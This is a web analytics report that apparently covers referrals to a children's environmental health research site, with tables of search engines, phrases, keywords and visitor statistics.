	what if you spill mercury but can't find it all	1	0.04%
	environmental shows for children	1	0.04%
8. google australia	studies on the effects of children growing up to fast\	1	0.04%
	examples of child centre environment	1	0.04%
	mental development index scores	1	0.04%
	powerpoint ten facts air pollution	1	0.04%
	development of personality disorders	1	0.04%
	mental retardation chinese phillipines	1	0.04%
	environmental kids search	1	0.04%
	air pollution and asthma	1	0.04%
	biomarkers of pollution pdf review paper	1	0.04%
	environmental health research native	1	0.04%
	why ceiling paint is flaking causes?	1	0.04%
	endotoxin assay kit	1	0.04%
	environmental effects on pregnant mothers and their children	1	0.04%
	disease experiments for school kids	1	0.04%
	asthma plywood	1	0.04%
	www.epa.gov	1	0.04%
	iron health and development effect on child	1	0.04%
	why is mental retardation not considered disease?	1	0.04%
	berkowitz et al 2003 mount sinai birth cohort	1	0.04%
	reduction in toxic stress in children	1	0.04%
9. google germany	cinninati	2	0.09%
	california davis	1	0.04%
	airway disease children	1	0.04%
	broca wernicke	1	0.04%
	paraoxonase liver	1	0.04%
	tobacco smoke pcbs	1	0.04%
	tonotopic delay line	1	0.04%
	kimura-kuroda hydroxylated metabolites purkinje cell dendrites	1	0.04%
	pesticides	1	0.04%
	cinninati friction	1	0.04%
	university southern california	1	0.04%
	f $\tilde{A}$ $\parallel$ hr, muscle	1	0.04%
	ryanodine receptor	1	0.04%
	harvard	1	0.04%

		synaptophysin cerebellar section	1	0.04%
		dpoae	1	0.04%
10.	google	uc.davis	2	0.09%
france		wang center for health and the environment, university of california, davis, california.	1	0.04%
		the relationship between maternal and fetal effects following maternal organophosphate exposure during gestation in the rat.	1	0.04%
		cortex broca	1	0.04%
		california davis	1	0.04%
		gh lipid	1	0.04%
		practice patterns of pulmonologists and family physicians for occupational asthma	1	0.04%
		developmental neurotoxicity of industrial chemicals authors' reply	1	0.04%
		berkeley center for research on women's and children's health	1	0.04%
		trichloropyridinol	1	0.04%
		allergic sensitization autism	1	0.04%
		harvard school location	1	0.04%
		cincinnati	1	0.04%
		hopkins children's environmental protection agency	1	0.04%
11.	google	il13 th2 th1 lps no	2	0.09%
japan		il13 th2 th1 lps	2	0.09%
		tcpy blood	2	0.09%
		determination of four quinones in diesel exhaust particles	1	0.04%
		ppar cos-7 seh	1	0.04%
		representation auditory melody recognition inferior temporal gyrus occipital gyrus	1	0.04%
		quinone particle	1	0.04%
		adhd in kids new york city	1	0.04%
		university california learning disabilities children	1	0.04%
		il13 th2	1	0.04%
12.	yahoo	university throughput teratology	2	0.09%
japan		elaine faustman uc berkeley	1	0.04%
		p38 ap	1	0.04%
		nhbe techni	1	0.04%
		university of washington center for child environmental health	1	0.04%
13.		effects of living near busy road	1	0.04%
netscape		molecular aspect of autism	1	0.04%
		rochester new york children's environmental health center	1	0.04%
		genetic centers in nj	1	0.04%
14.	yahoo	brophy, v.h., jarvik, g.p., richter, r.j., rozek, l.s., schellenberg, g.d., furlong, c.e., 2000. analysis of paraoxonase (pon1) l55m status requires both genotype and phenotype. pharmacogenetics 10,	1	0.04%
taiwan		pma luciferase	1	0.04%

15. google austria	biomarkers neurodevelopmental disorder disease johns hopkins airway	1	0.04%
16. altavista	research paper on asthma causing gene information on autistic children	1	0.04%
17. all the web	children born to mothers with low iron	1	0.04%
18. biglobe	mechanism of allergic response	1	0.04%
19. yahoo korea	pma dilution	1	0.04%
20. yahoo uk &ireland	factors that affect children's development	1	0.04%

#### Activity by Search Engines with Keywords Detail

Engines	Keywords	Referrals	%
1. google	of	258	11.49%
	in	204	9.09%
	health	198	8.82%
	children	195	8.69%
	environmental	137	6.10%
	asthma	113	5.03%
	autism	113	5.03%
	for	103	4.59%
	on	96	4.28%
	the	79	3.52%
	pesticides	73	3.25%
	pollution	72	3.21%
	effects	71	3.16%
	epa	71	3.16%
	to	70	3.12%
	children's	66	2.94%
	university	61	2.72%
	center	59	2.63%
	detroit	57	2.54%
	air	56	2.49%
2. yahoo	children	54	2.41%
	environmental	32	1.43%
	health	29	1.29%
	in	25	1.11%
	autism	24	1.07%
	for	23	1.02%
	of	21	0.94%

	children's	17	0.76%
	with	16	0.71%
	research	15	0.67%
	factors	15	0.67%
	center	14	0.62%
	on	14	0.62%
	centers	13	0.58%
	pdf	13	0.58%
	electrocardiogram	13	0.58%
	goat	13	0.58%
	that	10	0.45%
	effects	8	0.36%
	the	8	0.36%
3. google uk	children	25	1.11%
	of	14	0.62%
	development	14	0.62%
	growth	14	0.62%
	environment	13	0.58%
	in	12	0.53%
	children's	11	0.49%
	asthma	10	0.45%
	how	10	0.45%
	factors	10	0.45%
	effect	10	0.45%
	pollution	9	0.40%
	child	8	0.36%
	health	8	0.36%
	affect	8	0.36%
	environmental	7	0.31%
	kids	6	0.27%
	pesticides	6	0.27%
	the	6	0.27%
	what	5	0.22%
4. google canada	in	11	0.49%
	of	11	0.49%
	pesticides	10	0.45%
	children	9	0.40%
	asthma	8	0.36%
	on	7	0.31%
	smoke	6	0.27%
	environmental	6	0.27%
	to	6	0.27%

	autism	5	0.22%
	how	5	0.22%
	epa	5	0.22%
	health	4	0.18%
	with	4	0.18%
	environment	4	0.18%
	kids	4	0.18%
	exposure	4	0.18%
	for	4	0.18%
	air	4	0.18%
	study	4	0.18%
5. aol netfind	in	9	0.40%
	children	6	0.27%
	harvard	5	0.22%
	environmental	5	0.22%
	asthma	5	0.22%
	lead	4	0.18%
	project	4	0.18%
	for	3	0.13%
	oklahoma	3	0.13%
	kids	3	0.13%
	to	3	0.13%
	health	3	0.13%
	miami,	2	0.09%
	do	2	0.09%
	green	2	0.09%
	l.e.a.d.	2	0.09%
	safety	2	0.09%
	autism	2	0.09%
	how	2	0.09%
	children's	2	0.09%
6. google italy	pollution	25	1.11%
	acute	25	1.11%
	communities	25	1.11%
	respiratory	25	1.11%
	german	25	1.11%
	illness	25	1.11%
	air	25	1.11%
	filetype:pdf	25	1.11%
	health	2	0.09%
	expected	1	0.04%
	results	1	0.04%

	research	1	0.04%
	particles	1	0.04%
	outreach,	1	0.04%
	children	1	0.04%
	77	1	0.04%
	toxicological	1	0.04%
	detoxifying	1	0.04%
	asthmatic	1	0.04%
	epithelium	1	0.04%
7. msn	health	5	0.22%
	children	5	0.22%
	childrens	5	0.22%
	environmental	4	0.18%
	sinai	3	0.13%
	autism	3	0.13%
	asthma	3	0.13%
	questions	3	0.13%
	to	3	0.13%
	disease	3	0.13%
	new	2	0.09%
	children's	2	0.09%
	epa	2	0.09%
	prevention	2	0.09%
	ucdavis	2	0.09%
	biographies	2	0.09%
	exposure	2	0.09%
	for	2	0.09%
	neurological	2	0.09%
	disorders	2	0.09%
8. google australia	of	4	0.18%
	centre	3	0.13%
	pollution	3	0.13%
	on	3	0.13%
	child	3	0.13%
	children	3	0.13%
	environmental	3	0.13%
	mental	3	0.13%
	asthma	3	0.13%
	development	3	0.13%
	is	2	0.09%
	sinai	2	0.09%
	kids	2	0.09%

	mount	2	0.09%
	for	2	0.09%
	pregnant	2	0.09%
	why	2	0.09%
	effects	2	0.09%
	air	2	0.09%
	studies	2	0.09%
9. google germany	cincinnati	3	0.13%
	california	2	0.09%
	receptor	1	0.04%
	ryanodine	1	0.04%
	muscle	1	0.04%
	fÅ¼hr,	1	0.04%
	liver	1	0.04%
	cell	1	0.04%
	harvard	1	0.04%
	disease	1	0.04%
	airway	1	0.04%
	davis	1	0.04%
	pcbs	1	0.04%
	cerebellar	1	0.04%
	synaptophysin	1	0.04%
	wernicke	1	0.04%
	paraoxonase	1	0.04%
	kimura–kuroda	1	0.04%
	purkinje	1	0.04%
	hydroxylated	1	0.04%
10. google france	of	3	0.13%
	the	3	0.13%
	for	3	0.13%
	children's	2	0.09%
	center	2	0.09%
	health	2	0.09%
	uc.davis	2	0.09%
	maternal	2	0.09%
	sensitization	1	0.04%
	allergic	1	0.04%
	davis,	1	0.04%
	asthma	1	0.04%
	gestation	1	0.04%
	industrial	1	0.04%
	practice	1	0.04%

	protection	1	0.04%
	chemicals	1	0.04%
	relationship	1	0.04%
	women's	1	0.04%
	trichloropyridinol	1	0.04%
11. google japan	th2	5	0.22%
	il13	5	0.22%
	th1	4	0.18%
	lps	4	0.18%
	gyrus	2	0.09%
	no	2	0.09%
	in	2	0.09%
	blood	2	0.09%
	tcpy	2	0.09%
	adhd	1	0.04%
	occipital	1	0.04%
	of	1	0.04%
	quinone	1	0.04%
	particles	1	0.04%
	diesel	1	0.04%
	determination	1	0.04%
	temporal	1	0.04%
	recognition	1	0.04%
	york	1	0.04%
	disabilities	1	0.04%
12. yahoo japan	university	3	0.13%
	throughput	2	0.09%
	teratology	2	0.09%
	techni	1	0.04%
	washington	1	0.04%
	environmental	1	0.04%
	nhbe	1	0.04%
	uc	1	0.04%
	ap	1	0.04%
	child	1	0.04%
	p38	1	0.04%
	center	1	0.04%
	health	1	0.04%
	faustman	1	0.04%
	berkeley	1	0.04%
	for	1	0.04%
	elaine	1	0.04%



13. netscape	of	1	0.04%
	of	2	0.09%
	aspect	1	0.04%
	living	1	0.04%
	effects	1	0.04%
	near	1	0.04%
	nj	1	0.04%
	centers	1	0.04%
	rochester	1	0.04%
	new	1	0.04%
	children's	1	0.04%
	molecular	1	0.04%
	health	1	0.04%
	center	1	0.04%
	environmental	1	0.04%
	busy	1	0.04%
	road	1	0.04%
	autism	1	0.04%
	in	1	0.04%
	york	1	0.04%
	genetic	1	0.04%
14. yahoo taiwan	v.h.,	1	0.04%
	luciferase	1	0.04%
	jarvik,	1	0.04%
	r.j.,	1	0.04%
	g.p.,	1	0.04%
	rozek,	1	0.04%
	l.s.,	1	0.04%
	schellenberg,	1	0.04%
	g.d.,	1	0.04%
	furlong,	1	0.04%
	analysis	1	0.04%
	c.e.,	1	0.04%
	of	1	0.04%
	paraoxonase	1	0.04%
	(pon1)	1	0.04%
	l55m	1	0.04%
	status	1	0.04%
	requires	1	0.04%
	both	1	0.04%
	genotype	1	0.04%
15. google austria	biomarkers	1	0.04%

	hopkins	1	0.04%
	neurodevelopmental	1	0.04%
	disease	1	0.04%
	disorder	1	0.04%
	airway	1	0.04%
	johns	1	0.04%
16. altavista	on	2	0.09%
	paper	1	0.04%
	research	1	0.04%
	autistic	1	0.04%
	causing	1	0.04%
	gene	1	0.04%
	asthma	1	0.04%
	children	1	0.04%
	information	1	0.04%
17. all the web	mothers	1	0.04%
	born	1	0.04%
	with	1	0.04%
	iron	1	0.04%
	low	1	0.04%
	to	1	0.04%
	children	1	0.04%
18. biglobe	responce	1	0.04%
	of	1	0.04%
	allergic	1	0.04%
	mechanism	1	0.04%
19. yahoo korea	dilution	1	0.04%
	pma	1	0.04%
20. yahoo uk &ireland	affect	1	0.04%
	development	1	0.04%
	that	1	0.04%
	children's	1	0.04%
	factors	1	0.04%

### Activity by Search Engine – Help Card

#### ? Top Search Engines Table

**Engines** – Specific search engine being analyzed.

**Referrers** – Number of visitors referred to your site from the specified search engine.

% – Percentage of visitors referred from search engines who were referred by the search engine specified.

#### **Top Search Engines with Search Phrases Detail Table**

**Engines** – Specific search engine being analyzed in conjunction with the phrase in the adjacent column.

**Phrases** – The search phrases being analyzed in conjunction with the search engine in the adjacent column. A search phrase is the entire search string entered by a visitor, which can include one or more individual keywords.

**Referrers** – Number of visitors referred to your site from the specified search engine who used the specified phrase in their search.

% – Percentage of visitors referred from search engines who used the specified search engine and phrase.

#### **Top Search Engines with Keywords Detail Table**

**Engines** – Specific search engine being analyzed in conjunction with the keyword in the adjacent column.

**Keywords** – The search keywords being analyzed in conjunction with the search engine in the adjacent column.

**Referrals** – Number of visitors referred to your site from the specified search engine who used the specified keywords in their search.

% – Percentage of visitors referred from search engines who used the specified search engine and keyword.




—  
This information can give you an idea how your meta tags are performing with each search engine.



## Activity by Search Phrase

The first table identifies search phrases that led the most visitors to your site, regardless of the search engine they used.

The second table identifies, for each phrase, which search engines led visitors to the site.



**Activity by Search Phrase**

	Phrases	Referrals	%
1.	pesticides	32	1.43%
2.	air pollution acute respiratory illness german communities filetype:pdf	25	1.11%
3.	electrocardiogram goat pdf	13	0.58%
4.	tar creek	13	0.58%
5.	children with autism	10	0.45%
6.	california davis	8	0.36%
7.	team work	7	0.31%
8.	cincinnati	6	0.27%
9.	organophosphates	6	0.27%
10.	environmental health video download	5	0.22%
11.	research on children's environmental health	4	0.18%
12.	duke university logo	4	0.18%
13.	environmental exposure to smoke	4	0.18%
14.	united community housing coalition	4	0.18%
15.	united community housing coalition detroit	4	0.18%
16.	southwest facts	4	0.18%
17.	synagro detroit	4	0.18%
18.	tar creek superfund	3	0.13%
19.		3	0.13%

	neurological disorders in children		
20.	multiple personality disorder	3	0.13%
	<b>Subtotal</b>	<b>162</b>	<b>7.22%</b>
	<b>Total</b>	<b>2,244</b>	<b>100.00%</b>

#### Activity by Search Phrase with Engines Detail

Phrases	Engines	Referrals	%
1. pesticides	google	26	1.16%
	google uk	4	0.18%
	google canada	1	0.04%
	google germany	1	0.04%
2. air pollution acute respiratory illness german communities filetype:pdf	google italy	25	1.11%
3. electrocardiogram goat pdf	yahoo	13	0.58%
4. tar creek	google	13	0.58%
5. children with autism	google	10	0.45%
6. california davis	google	5	0.22%
	google canada	1	0.04%
	google germany	1	0.04%
	google france	1	0.04%
7. team work	google	5	0.22%
	google uk	2	0.09%
8. cincinnati	google germany	2	0.09%
	google	2	0.09%
	google france	1	0.04%
	google canada	1	0.04%
9. organophosphates	google	5	0.22%
	google canada	1	0.04%
10. environmental health video download	google	5	0.22%
11. research on children's environmental health	yahoo	4	0.18%
12. duke university logo	google	4	0.18%
13. environmental exposure to smoke	google	4	0.18%
14. united community housing coalition	google	4	0.18%
15. united community housing coalition detroit	google	4	0.18%
16. southwest facts	google	4	0.18%
17. synagro detroit	google	3	0.13%
	yahoo	1	0.04%
18. tar creek superfund	google	3	0.13%

19. neurological disorders in children	google	2	0.09%
	aol netfind	1	0.04%
20. multiple personality disorder	google	3	0.13%

### Activity by Search Phrase – Help Card

#### ? **Top Search Phrases Table**

**Phrases** – The specific search phrases being analyzed. A search phrase is the entire search string entered by a visitor. It can include one or more keywords.

**Referrals** – Number of visitors referred to your site who used the specified search phrase, regardless of the search engine they used.

**%** – Percentage of referred visitors who used the specified search phrase.

#### **Top Search Phrases with Engines Detail Table**

**Engines** – Specific search engine being analyzed in conjunction with the phrase in the adjacent column.

**Phrase** – The search phrase a visitor used to find your site.

**Referrals** – Number of visitors referred to your site from the specified search engine who used the specified phrase in their search.

**%** – Percentage of visitors referred from search engines who used the specified search engine and phrase.

—  
💡 How are people getting to your site? Use these tables to find out if your visitors are using the search phrases you expect. Do you need to use different keywords in page titles to make it easier for people to find your site with search engines?






## Activity by Search Keyword

The first table identifies keywords that led the most visitors to the site (regardless of the search engine).

The second table identifies, for each keyword, which search engines led visitors to the site.



**Activity by Search Keyword**

	Keywords	Referrals	%
1.	of	319	3.14%
2.	children	302	2.97%
3.	in	268	2.64%
4.	health	255	2.51%
5.	environmental	197	1.94%
6.	autism	152	1.50%
7.	asthma	150	1.48%
8.	for	146	1.44%
9.	on	129	1.27%
10.	pollution	118	1.16%
11.	children's	105	1.03%
12.	the	101	0.99%
13.	to	96	0.95%
14.	air	95	0.94%
15.	pesticides	95	0.94%
16.	epa	90	0.89%
17.	effects	89	0.88%
18.	research	85	0.84%
19.	center	79	0.78%
20.	environment	79	0.78%
	<b>Subtotal</b>	<b>2,950</b>	<b>29.05%</b>
	<b>Total</b>	<b>10,155</b>	<b>100.00%</b>

### Activity by Search Keyword with Engines Detail

Keywords	Engines	Referrals	%
1. of	google	258	2.54%
	yahoo	21	0.21%
	google uk	14	0.14%
	google canada	11	0.11%
	google australia	4	0.04%
	google france	3	0.03%
	netscape	2	0.02%
	aol netfind	2	0.02%
	google japan	1	0.01%
	biglobe	1	0.01%
	yahoo taiwan	1	0.01%
	yahoo japan	1	0.01%
2. children	google	195	1.92%
	yahoo	54	0.53%
	google uk	25	0.25%
	google canada	9	0.09%
	aol netfind	6	0.06%
	msn	5	0.05%
	google australia	3	0.03%
	altavista	1	0.01%
	google japan	1	0.01%
	google italy	1	0.01%
	google germany	1	0.01%
	all the web	1	0.01%
3. in	google	204	2.01%
	yahoo	25	0.25%
	google uk	12	0.12%
	google canada	11	0.11%
	aol netfind	9	0.09%
	google australia	2	0.02%
	google japan	2	0.02%
	msn	1	0.01%
	google france	1	0.01%
	netscape	1	0.01%
4. health	google	198	1.95%
	yahoo	29	0.29%
	google uk	8	0.08%
	msn	5	0.05%
	google canada	4	0.04%

	aol netfind	3	0.03%
	google australia	2	0.02%
	google italy	2	0.02%
	google france	2	0.02%
	yahoo japan	1	0.01%
	netscape	1	0.01%
5. environmental	google	137	1.35%
	yahoo	32	0.32%
	google uk	7	0.07%
	google canada	6	0.06%
	aol netfind	5	0.05%
	msn	4	0.04%
	google australia	3	0.03%
	google france	1	0.01%
	netscape	1	0.01%
	yahoo japan	1	0.01%
6. autism	google	113	1.11%
	yahoo	24	0.24%
	google canada	5	0.05%
	google uk	3	0.03%
	msn	3	0.03%
	aol netfind	2	0.02%
	google france	1	0.01%
	netscape	1	0.01%
7. asthma	google	113	1.11%
	google uk	10	0.10%
	google canada	8	0.08%
	yahoo	6	0.06%
	aol netfind	5	0.05%
	msn	3	0.03%
	google australia	3	0.03%
	altavista	1	0.01%
	google france	1	0.01%
8. for	google	103	1.01%
	yahoo	23	0.23%
	google uk	5	0.05%
	google canada	4	0.04%
	aol netfind	3	0.03%
	google france	3	0.03%
	msn	2	0.02%
	google australia	2	0.02%
	yahoo japan	1	0.01%

9. on	google	96	0.95%
	yahoo	14	0.14%
	google canada	7	0.07%
	google australia	3	0.03%
	google uk	3	0.03%
	altavista	2	0.02%
	aol netfind	2	0.02%
	google france	1	0.01%
	msn	1	0.01%
10. pollution	google	72	0.71%
	google italy	25	0.25%
	google uk	9	0.09%
	google canada	4	0.04%
	google australia	3	0.03%
	yahoo	3	0.03%
	msn	1	0.01%
	aol netfind	1	0.01%
11. children's	google	66	0.65%
	yahoo	17	0.17%
	google uk	11	0.11%
	google canada	3	0.03%
	google france	2	0.02%
	aol netfind	2	0.02%
	msn	2	0.02%
	netscape	1	0.01%
	yahoo uk &ireland	1	0.01%
12. the	google	79	0.78%
	yahoo	8	0.08%
	google uk	6	0.06%
	google france	3	0.03%
	google canada	2	0.02%
	msn	1	0.01%
	aol netfind	1	0.01%
	google australia	1	0.01%
13. to	google	70	0.69%
	yahoo	7	0.07%
	google canada	6	0.06%
	google uk	5	0.05%
	msn	3	0.03%
	aol netfind	3	0.03%
	google australia	1	0.01%
	all the web	1	0.01%

14. air	google	56	0.55%
	google italy	25	0.25%
	google canada	4	0.04%
	google uk	4	0.04%
	google australia	2	0.02%
	yahoo	2	0.02%
	msn	1	0.01%
	aol netfind	1	0.01%
15. pesticides	google	73	0.72%
	google canada	10	0.10%
	google uk	6	0.06%
	yahoo	4	0.04%
	msn	1	0.01%
	google germany	1	0.01%
16. epa	google	71	0.70%
	yahoo	7	0.07%
	google uk	5	0.05%
	google canada	5	0.05%
	msn	2	0.02%
17. effects	google	71	0.70%
	yahoo	8	0.08%
	google uk	3	0.03%
	google canada	2	0.02%
	google australia	2	0.02%
	google france	1	0.01%
	netscape	1	0.01%
	msn	1	0.01%
18. research	google	56	0.55%
	yahoo	15	0.15%
	google uk	5	0.05%
	google canada	3	0.03%
	google australia	1	0.01%
	altavista	1	0.01%
	google italy	1	0.01%
	aol netfind	1	0.01%
	google france	1	0.01%
	msn	1	0.01%
19. center	google	59	0.58%
	yahoo	14	0.14%
	google france	2	0.02%
	msn	1	0.01%
	aol netfind	1	0.01%

	netscape	1	0.01%
	yahoo japan	1	0.01%
20. environment	google	54	0.53%
	google uk	13	0.13%
	google canada	4	0.04%
	yahoo	2	0.02%
	aol netfind	2	0.02%
	google australia	2	0.02%
	msn	1	0.01%
	google italy	1	0.01%

### Activity by Search Keyword – Help Card

#### ? Top Search Keywords Table

**Keywords** – The keyword being analyzed in conjunction with the search engine in the adjacent column. To see the entire search strings entered by visitors, see the Top Search Phrases page.

**Referrers** – Number of visitors referred to your site with the specified keywords.

**%** – Percentage of visitors referred from search engines who used the specified search engine and keyword.

#### Top Search Keywords Table with Engines Detail Table

**Engines** – Specific search engine being analyzed in conjunction with the keyword in the adjacent column.

**Keywords** – The keyword being analyzed in conjunction with the search engine in the adjacent column. To see the entire search strings entered by visitors, see the Top Search Phrases page.

**Referrals** – Number of visitors referred to your site from the specified search engine who used the specified keywords in their search.

**%** Percentage of visitors referred from search engines who used the specified search engine and keyword.




At the most basic level, this section tells you which search engines are being used most frequently to find your site. You also may find that some search engines are referring visitors to your site with the keywords you expect and that other search engines are not.

# Visitors Dashboard

This displays key graphs and tables that provide an overview of the Visitors chapter. Click on the title of a graph or table to navigate to the corresponding page.


**Visitors Trend**




**Visit Summary**

Visits	8,591
Average per Day	286
Average Visit Length	00:16:25
Median Visit Length	00:02:43
International Visits	4.67%
Visits of Unknown Origin	57.30%
Visits from Your Country: United States (US)	38.03%


**Average Length of Visit Trend**




**Top Countries by Visits**



**Visitors by Number of Visits**




**Visitors Trend**




**Visitor Summary**

Unique Visitors	4,753
Visitors Who Visited Once	3,820
Visitors Who Visited More Than Once	933
Average Visits per Visitor	1.81

**Visitor Minutes Trend**



**First Time Visitors Trend**

